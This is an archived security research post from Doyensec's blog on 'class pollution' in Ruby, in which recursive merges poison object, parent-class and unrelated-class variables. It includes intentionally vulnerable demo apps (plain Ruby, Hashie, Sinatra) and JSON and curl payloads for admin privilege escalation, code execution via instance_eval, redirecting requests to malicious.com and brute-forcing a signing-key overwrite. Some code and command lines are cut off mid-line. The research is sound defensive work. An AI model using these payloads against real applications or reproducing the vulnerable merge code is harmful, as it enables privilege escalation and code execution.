Class Pollution in Ruby: A Deep Dive into Exploiting Recursive Merges

Class Pollution in Ruby: A Deep Dive into Exploiting Recursive Merges - Raúl Miján, blog.doyensec.com.

- Published: date not stated
- Original: <https://blog.doyensec.com/2024/10/02/class-pollution-ruby.html>
- Preserved from: https://blog.doyensec.com/2024/10/02/class-pollution-ruby.html (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Class Pollution in Ruby: A Deep Dive into Exploiting Recursive Merges · Doyensec's Blog

Class Pollution in Ruby: A Deep Dive into Exploiting Recursive Merges

02 Oct 2024 - Posted by Raúl Miján

Introduction

In this post, we are going to explore a rarely discussed class of vulnerabilities in Ruby, known as **class pollution**. This concept is inspired by the idea of prototype pollution in JavaScript, where recursive merges are exploited to poison the prototype of objects, leading to unexpected behaviors. This idea was initially discussed in a blog post about prototype pollution in Python, in which the researcher used recursive merging to poison class variables and eventually global variables via the `__globals__` attribute.

In Ruby, we can categorize class pollution into three main cases:

-

Merge on Hashes: In this scenario, class pollution isn't possible because the merge operation is confined to the hash itself.

-

Merge on Attributes (Non-Recursive): Here, we can poison the instance variables of an object, potentially replacing methods by injecting return values. This pollution is limited to the object itself and does not affect the class.

```
current_obj.instance_variable_set("@#{key}", new_object)
current_obj.singleton_class.attr_accessor key
```

- **Merge on Attributes (Recursive)**: In this case, the recursive nature of the merge allows us to escape the object context and poison attributes or methods of parent classes or even unrelated classes, leading to a broader impact on the application.

Merge on Attributes

Let's start by examining a code example where we exploit a recursive merge to modify object methods and alter the application's behavior. This type of pollution is limited to the object itself.

```
require 'json'

# Base class for both Admin and Regular users
class Person

 attr_accessor :name, :age, :details

 def initialize(name:, age:, details:)
  @name = name
  @age = age
  @details = details
 end

 # Method to merge additional data into the object
 def merge_with(additional)
  recursive_merge(self, additional)
 end

 # Authorize based on the `to_s` method result
 def authorize
  if to_s == "Admin"
   puts "Access granted: #{@name} is an admin."
  else
   puts "Access denied: #{@name} is not an admin."
  end
 end

 # Health check that executes all protected methods using `instance_eval`
 def health_check
  protected_methods().each do |method|
   instance_eval(method.to_s)
  end
 end

 private

 def recursive_merge(original, additional, current_obj = original)
  additional.each do |key, value|

   if value.is_a?(Hash)
    if current_obj.respond_to?(key)
     next_obj = current_obj.public_send(key)
     recursive_merge(original, value, next_obj)
    else
```

```
        new_object = Object.new
        current_obj.instance_variable_set("@#{key}", new_object)
        current_obj.singleton_class.attr_accessor key
       end
     else
      current_obj.instance_variable_set("@#{key}", value)
      current_obj.singleton_class.attr_accessor key
     end
   end
   original
  end

  protected

  def check_cpu
   puts "CPU check passed."
  end

  def check_memory
   puts "Memory check passed."
  end
end

# Admin class inherits from Person
class Admin < Person
  def initialize(name:, age:, details:)
   super(name: name, age: age, details: details)
  end

  def to_s
   "Admin"
  end
end

# Regular user class inherits from Person
class User < Person
  def initialize(name:, age:, details:)
   super(name: name, age: age, details: details)
  end

  def to_s
   "User"
  end
end
```

```ruby
class JSONMergerApp
  def self.run(json_input)
    additional_object = JSON.parse(json_input)

    # Instantiate a regular user
    user = User.new(
      name: "John Doe",
      age: 30,
      details: {
        "occupation" => "Engineer",
        "location" => {
          "city" => "Madrid",
          "country" => "Spain"
        }
      }
    )

    # Perform a recursive merge, which could override methods
    user.merge_with(additional_object)

    # Authorize the user (privilege escalation vulnerability)
    # ruby class_pollution.rb '{"to_s":"Admin","name":"Jane Doe","details":{"location":{"city":"Barcelona"}}}'
    user.authorize

    # Execute health check (RCE vulnerability)
    # ruby class_pollution.rb '{"protected_methods":["puts 1"],"name":"Jane Doe","details":{"location":{"city":"Barcelona"
    user.health_check

  end
end

if ARGV.length != 1
  puts "Usage: ruby class_pollution.rb 'JSON_STRING'"
  exit
end

json_input = ARGV[0]
JSONMergerApp.run(json_input)
```

In the provided code, we perform a recursive merge on the attributes of the `User` object. This allows us to inject or override values, potentially altering the object's behavior without directly modifying the class definition.

How It Works:

- **Initialization and Setup:**
- The `User` object is initialized with specific attributes: `name`, `age`, and `details`. These attributes are stored as instance variables within the object.
- **Merge:**
- The `merge_with` method is called with a JSON input that represents the additional data to be merged into the `User` object.
- **Altering Object Behavior:**
- By passing carefully crafted JSON data, we can modify or inject new instance variables that affect how the `User` object behaves.
- For example, in the `authorize` method, the `to_s` method determines whether the user is granted admin privileges. By injecting a new `to_s` method with a return value of `"Admin"`, we can escalate the user's privileges.
- Similarly, in the `health_check` method, we can inject arbitrary code execution by overriding methods that are called via `instance_eval`.

Example Exploits:

- **Privilege Escalation:** `ruby class_pollution.rb {"to_s":"Admin","name":"Jane Doe","details":{"location":{"city":"Barcelona"}}}`
- This injects a new `to_s` method that returns `"Admin"`, granting the user unauthorized admin privileges.
- **Remote Code Execution:** `ruby class_pollution.rb {"protected_methods":["puts 1"],"name":"Jane Doe","details":{"location":{"city":"Barcelona"}}}`
- This injects a new method into the `protected_methods` list, which is then executed by `instance_eval`, allowing arbitrary code execution.

Limitations:

- The aforementioned changes are limited to the specific object instance and do not affect other instances of the same class. This means that while the object's behavior is altered, other objects of the same class remain unaffected.

This example highlights how seemingly innocuous operations like recursive merges can be leveraged to introduce severe vulnerabilities if not properly managed. By understanding these risks, developers can better protect their applications from such exploits.

Real-World Cases

Next, we'll explore two of the most popular libraries for performing merges in Ruby and see how they might be vulnerable to class pollution. It's important to note that there are other libraries potentially affected by this class of issues and the overall impact of these vulnerabilities varies.

1. ActiveSupport's `deep_merge`


ActiveSupport, a built-in component of Ruby on Rails, provides a `deep_merge` method for hashes. By itself, this method isn't exploitable given it is limited to hashes. However, if used in conjunction with something like the following, it could become vulnerable:

```
# Method to merge additional data into the object using ActiveSupport deep_merge
def merge_with(other_object)
merged_hash = to_h.deep_merge(other_object)

merged_hash.each do |key, value|
 self.class.attr_accessor key
 instance_variable_set("@#{key}", value)
end

self
end
```

In this example, if the `deep_merge` is used as shown, we can exploit it similarly to the first example, leading to potentially dangerous changes in the application's behavior.



2. Hashie

The *Hashie* library is widely used for creating flexible data structures in Ruby, offering features such as `deep_merge`. However, unlike the previous example with ActiveSupport, Hashie's `deep_merge` method operates directly on object attributes rather than plain hashes. This makes it more susceptible to attribute poisoning.

Hashie has a built-in mechanism that prevents the direct replacement of methods with attributes during a merge. Normally, if you try to override a method with an attribute via `deep_merge`, Hashie will block the attempt and issue a warning. However, there are specific exceptions to this rule: attributes that end with `_`, `!`, or `?` can still be merged into the object, even if they conflict with existing methods.

Key Points

-

Method Protection: Hashie protects method names from being directly overridden by attributes ending in `_`, `!`, or `?`. This means that, for example, trying to replace a `to_s` method with a `to_s_` attribute will not raise an error, but the method will not be replaced either. The value of `to_s_` will not override the method behavior, ensuring that existing method functionality remains intact. This protection mechanism is crucial to maintaining the integrity of methods in Hashie objects.

-

Special Handling of `_`: The key vulnerability lies in the handling of `_` as an attribute on its own. In Hashie, when you access `_`, it returns a new `Mash` object (essentially a temporary object) of the class you are interacting with. This behavior allows attackers to access and work with this new `Mash` object as if it were a real attribute. While methods cannot be replaced, this feature of accessing the `_` attribute can still be exploited to inject or modify values.

For example, by injecting `"_": "Admin"` into the `Mash`, an attacker could trick the application into accessing the temporary `Mash` object created by `_`, and this object can contain maliciously injected attributes that bypass protections.

A Practical Example

Consider the following code:

```ruby
require 'json'
require 'hashie'

# Base class for both Admin and Regular users
class Person < Hashie::Mash

 # Method to merge additional data into the object using hashie
 def merge_with(other_object)
  deep_merge!(other_object)
  self
 end

 # Authorize based on to_s
 def authorize
  if _.to_s == "Admin"
   puts "Access granted: #{@name} is an admin."
  else
   puts "Access denied: #{@name} is not an admin."
  end
 end

end

# Admin class inherits from Person
class Admin < Person
 def to_s
  "Admin"
 end
end

# Regular user class inherits from Person
class User < Person
 def to_s
  "User"
 end
end

class JSONMergerApp
 def self.run(json_input)
  additional_object = JSON.parse(json_input)

  # Instantiate a regular user
  user = User.new({
   name: "John Doe",
```

```
    age: 30,
    details: {
      "occupation" => "Engineer",
      "location" => {
        "city" => "Madrid",
        "country" => "Spain"
      }
    }
  })

  # Perform a deep merge, which could override methods
  user.merge_with(additional_object)

  # Authorize the user (privilege escalation vulnerability)
  # Exploit: If we pass {"_": "Admin"} in the JSON, the user will be treated as an admin.
  # Example usage: ruby hashie.rb '{"_": "Admin", "name":"Jane Doe","details":{"location":{"city":"Barcelona"}}}'
  user.authorize
 end
end

if ARGV.length != 1
 puts "Usage: ruby hashie.rb 'JSON_STRING'"
 exit
end

json_input = ARGV[0]
JSONMergerApp.run(json_input)
```

In the provided code, we are exploiting Hashie's handling of `_` to manipulate the behavior of the authorization process. When `_.to_s` is called, instead of returning the method-defined value, it accesses a newly created `Mash` object, where we can inject the value `"Admin"`. This allows an attacker to bypass method-based authorization checks by injecting data into the temporary `Mash` object.

For example, the JSON payload `{"_": "Admin"}` injects the string "Admin" into the temporary `Mash` object created by `_`, allowing the user to be granted admin access through the `authorize` method even though the `to_s` method itself hasn't been directly overridden.

This vulnerability highlights how certain features of the `Hashie` library can be leveraged to bypass application logic, even with protections in place to prevent method overrides.

[image: Hashie Support Class Pollution]

Escaping the Object to Poison the Class

When the merge operation is recursive and targets attributes, it's possible to escape the object context and poison attributes or methods of the class, its parent class, or even other unrelated classes. This kind of pollution affects the entire application context and can lead to severe vulnerabilities.

```ruby
require 'json'
require 'sinatra/base'
require 'net/http'

# Base class for both Admin and Regular users
class Person
 @@url = "http://default-url.com"

 attr_accessor :name, :age, :details

 def initialize(name:, age:, details:)
  @name = name
  @age = age
  @details = details
 end

 def self.url
  @@url
 end

 # Method to merge additional data into the object
 def merge_with(additional)
  recursive_merge(self, additional)
 end

 private

 # Recursive merge to modify instance variables
 def recursive_merge(original, additional, current_obj = original)
  additional.each do |key, value|
   if value.is_a?(Hash)
    if current_obj.respond_to?(key)
     next_obj = current_obj.public_send(key)
     recursive_merge(original, value, next_obj)
    else
     new_object = Object.new
     current_obj.instance_variable_set("@#{key}", new_object)
     current_obj.singleton_class.attr_accessor key
    end
   else
    current_obj.instance_variable_set("@#{key}", value)
    current_obj.singleton_class.attr_accessor key
   end
  end
```

```
    original
  end
end

class User < Person
  def initialize(name:, age:, details:)
    super(name: name, age: age, details: details)
  end
end

# A class created to simulate signing with a key, to be infected with the third gadget
class KeySigner
  @@signing_key = "default-signing-key"

  def self.signing_key
    @@signing_key
  end

  def sign(signing_key, data)
    "#{data}-signed-with-#{signing_key}"
  end
end

class JSONMergerApp < Sinatra::Base
  # POST /merge - Infects class variables using JSON input
  post '/merge' do
    content_type :json
    json_input = JSON.parse(request.body.read)

    user = User.new(
      name: "John Doe",
      age: 30,
      details: {
        "occupation" => "Engineer",
        "location" => {
          "city" => "Madrid",
          "country" => "Spain"
        }
      }
    )

    user.merge_with(json_input)

    { status: 'merged' }.to_json
```

```ruby
end

# GET /launch-curl-command - Activates the first gadget
get '/launch-curl-command' do
  content_type :json

  # This gadget makes an HTTP request to the URL stored in the User class
  if Person.respond_to?(:url)
    url = Person.url
    response = Net::HTTP.get_response(URI(url))
    { status: 'HTTP request made', url: url, response_body: response.body }.to_json
  else
    { status: 'Failed to access URL variable' }.to_json
  end
end

# Curl command to infect User class URL:
# curl -X POST -H "Content-Type: application/json" -d '{"class":{"superclass":{"url":"http://example.com"}}}' http://locali

# GET /sign_with_subclass_key - Signs data using the signing key stored in KeySigner
get '/sign_with_subclass_key' do
  content_type :json

  # This gadget signs data using the signing key stored in KeySigner class
  signer = KeySigner.new
  signed_data = signer.sign(KeySigner.signing_key, "data-to-sign")

  { status: 'Data signed', signing_key: KeySigner.signing_key, signed_data: signed_data }.to_json
end

# Curl command to infect KeySigner signing key (run in a loop until successful):
# for i in {1..1000}; do curl -X POST -H "Content-Type: application/json" -d '{"class":{"superclass":{"superclass":{"subcla

# GET /check-infected-vars - Check if all variables have been infected
get '/check-infected-vars' do
  content_type :json

  {
    user_url: Person.url,
    signing_key: KeySigner.signing_key
  }.to_json
end
```

```
  run! if app_file == $0
end
```

In the following example, we demonstrate two distinct types of class pollution:

-

(A) Poisoning the Parent Class: By recursively merging attributes, we can modify variables in the parent class. This modification impacts all instances of that class and can lead to unintended behavior across the application.

-

(B) Poisoning Other Classes: By brute-forcing subclass selection, we can eventually target and poison specific classes. This approach involves repeatedly attempting to poison random subclasses until the desired one is infected. While effective, this method can cause issues due to the randomness and potential for over-infection.

Detailed Explanation of Both Exploits

(A) Poisoning the Parent Class


In this exploit, we use a recursive merge operation to modify the `@@url` variable in the `Person` class, which is the parent class of `User`. By injecting a malicious URL into this variable, we can manipulate subsequent HTTP requests made by the application.

For example, using the following curl command:

```
curl -X POST -H "Content-Type: application/json" -d '{"class":{"superclass":{"url":"http://malicious.com"}}}' http://localho
```

We successfully poison the `@@url` variable in the `Person` class. When the `/launch-curl-command` endpoint is accessed, it now sends a request to `http://malicious.com` instead of the original URL.

This demonstrates how recursive merges can escape the object level and modify class-level variables, affecting the entire application.



(B) Poisoning Other Classes


This exploit leverages brute-force to infect specific subclasses. By repeatedly attempting to inject malicious data into random subclasses, we can eventually target and poison the `KeySigner` class, which is responsible for signing data.

For example, using the following looped curl command:

```
for i in {1..1000}; do curl -X POST -H "Content-Type: application/json" -d '{"class":{"superclass":{"superclass":{"subclasse
```

We attempt to poison the `@@signing_key` variable in `KeySigner`. After several attempts, the `KeySigner` class is infected, and the signing key is replaced with our injected key.

This exploit highlights the dangers of recursive merges combined with brute-force subclass selection. While effective, this method can cause issues due to its aggressive nature, potentially leading to the over-infection of classes.



In the latter examples, we set up an HTTP server to demonstrate how the infected classes remain poisoned across multiple HTTP requests. The persistent nature of these infections shows that once a class is poisoned, the entire application context is compromised, and all future operations involving that class will behave unpredictably.

The server setup also allowed us to easily check the state of these infected variables via specific endpoints. For example, the `/check-infected-vars` endpoint outputs the current values of the `@@url` and `@@signing_key` variables, confirming whether the infection was successful.

This approach clearly shows how class pollution in Ruby can have lasting and far-reaching consequences, making it a critical area to secure.

Conclusion

The research conducted here highlights the risks associated with **class pollution** in Ruby, especially when recursive merges are involved. These vulnerabilities are particularly dangerous because they allow attackers to escape the confines of an object and manipulate the broader application context. By understanding these mechanisms and carefully considering how data merges are handled, it is possible to mitigate the risk of class pollution in Ruby applications.